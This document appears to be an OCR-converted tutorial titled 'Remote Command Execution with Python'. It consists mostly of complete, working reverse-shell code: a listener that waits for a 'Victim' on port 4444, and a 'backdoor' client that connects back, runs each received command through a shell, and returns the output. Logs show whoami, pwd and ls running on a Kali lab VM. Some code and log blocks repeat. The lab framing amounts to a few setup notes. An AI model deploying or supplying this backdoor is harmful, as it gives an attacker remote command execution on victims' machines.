
Remote Command Execution with Python: Client-Server Communication



```
PS C:\Users\erajagopal1> & C:/Users/erajagopal1/AppData/Local/Programs/Python/Python310/python.exe c:/Users/erajagopal1/serverside.py
[+] Server Started
[+] Listening For Victim
[+] ('192.168.1.133', 23028) Victim opened the backdoor
Enter Command: whoami
[+] Command sent
Output: kali

Enter Command: pwd
[+] Command sent
Output: /home/kali

Enter Command: ls
[+] Command sent
Output: aes_key.pem
ARPPACKET.py
bannergrabbing.py
createteardrop.py
DEBIAN
Desktop
detecting.py
detect_teardrop.py
Documents
Downloads
from scapy.py
```

```python
import socket

# Server details
my_ip = '192.168.1.133'  # Replace with your actual IP
port = 4444

# Create socket
server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
server.bind((my_ip, port))
print('[+] Server Started')
print('[+] Listening For Victim')

server.listen(1)
victim, victim_addr = server.accept()
print(f'[+] {victim_addr} Victim opened the backdoor')

# Main loop to send commands
while True:
    command = input('Enter Command: ')
    command = command.encode()
    victim.send(command)
    print('[+] Command sent')

    # Receive and decode output
    output = victim.recv(1024)
    output = output.decode()
    print(f"Output: {output}")

```


Instructions:

1. **For the server code:** Ensure the IP address is local machine (windows)Start the server first. 192.168.1.133 , here in my server is windows and client is kali linux vm.
2. **For the client code:** Ensure the IP address is the same as the server.
3. Run the client after the server is started.

Key Points:

1. Both the server and client use **socket programming** to communicate.
2. The **client** executes system commands received from the server using subprocess.
3. The server sends commands, and the client executes them, returning the results.


Make sure both the client and server are on the same network, and adjust the IPs accordingly if you're using different virtual machines or environments.



```python
import socket
import subprocess

# Server details
server_ip = '192.168.1.133'  # Replace with the server's IP
port = 4444

# Create socket to connect to the server
backdoor = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
backdoor.connect((server_ip, port))

# Main loop to receive and execute commands
while True:
    command = backdoor.recv(1024)
    command = command.decode()

    # Execute command using subprocess
    op = subprocess.Popen(command, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE)
    output = op.stdout.read()
    output_error = op.stderr.read()

    # Send back both output and errors
    backdoor.send(output + output_error)

```

```
┌──(kali㉿kali)-[~]
└─$ /bin/python3 /home/kali/serverside.py
Traceback (most recent call last):
  File "/home/kali/serverside.py", line 9, in <module>
    server.bind((my_ip, port))
OSError: [Errno 99] Cannot assign requested address

┌──(kali㉿kali)-[~]
└─$ /bin/python3 /home/kali/serverside.py
▯
```

Running client .



```
Enter Command: pwd
[+] Command sent
Output: /home/kali

Enter Command: ls
[+] Command sent
Output: aes_key.pem
ARPPACKET.py
bannergrabbing.py
createteardrop.py
DEBIAN
Desktop
detecting.py
detect_teardrop.py
Documents
Downloads
from scapy.py
ftpssh.py
ICMP.py
ipspoofingprevention.py
Music
Pictures
port443.py
port80.py
portscan.py
practice session cookie.ses
sion
practice session cookie.ses
sion.data
practice session cookie.ses
```

```python
import socket

# Server details
my_ip = '192.168.1.133'  # Replace with your actual IP
port = 4444

# Create socket
server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
server.bind((my_ip, port))
print('[+] Server Started')
print('[+] Listening For Victim')

server.listen(1)
victim, victim_addr = server.accept()
print(f'[+] {victim_addr} Victim opened the backdoor')

# Main loop to send commands
while True:
    command = input('Enter Command: ')
    command = command.encode()
    victim.send(command)
    print('[+] Command sent')

    # Receive and decode output
    output = victim.recv(1024)
    output = output.decode()
    print(f"Output: {output}")

```

Entering commands like whois, pwd and ls.

In the above image we can see that all the files in the client server are listed on the server program.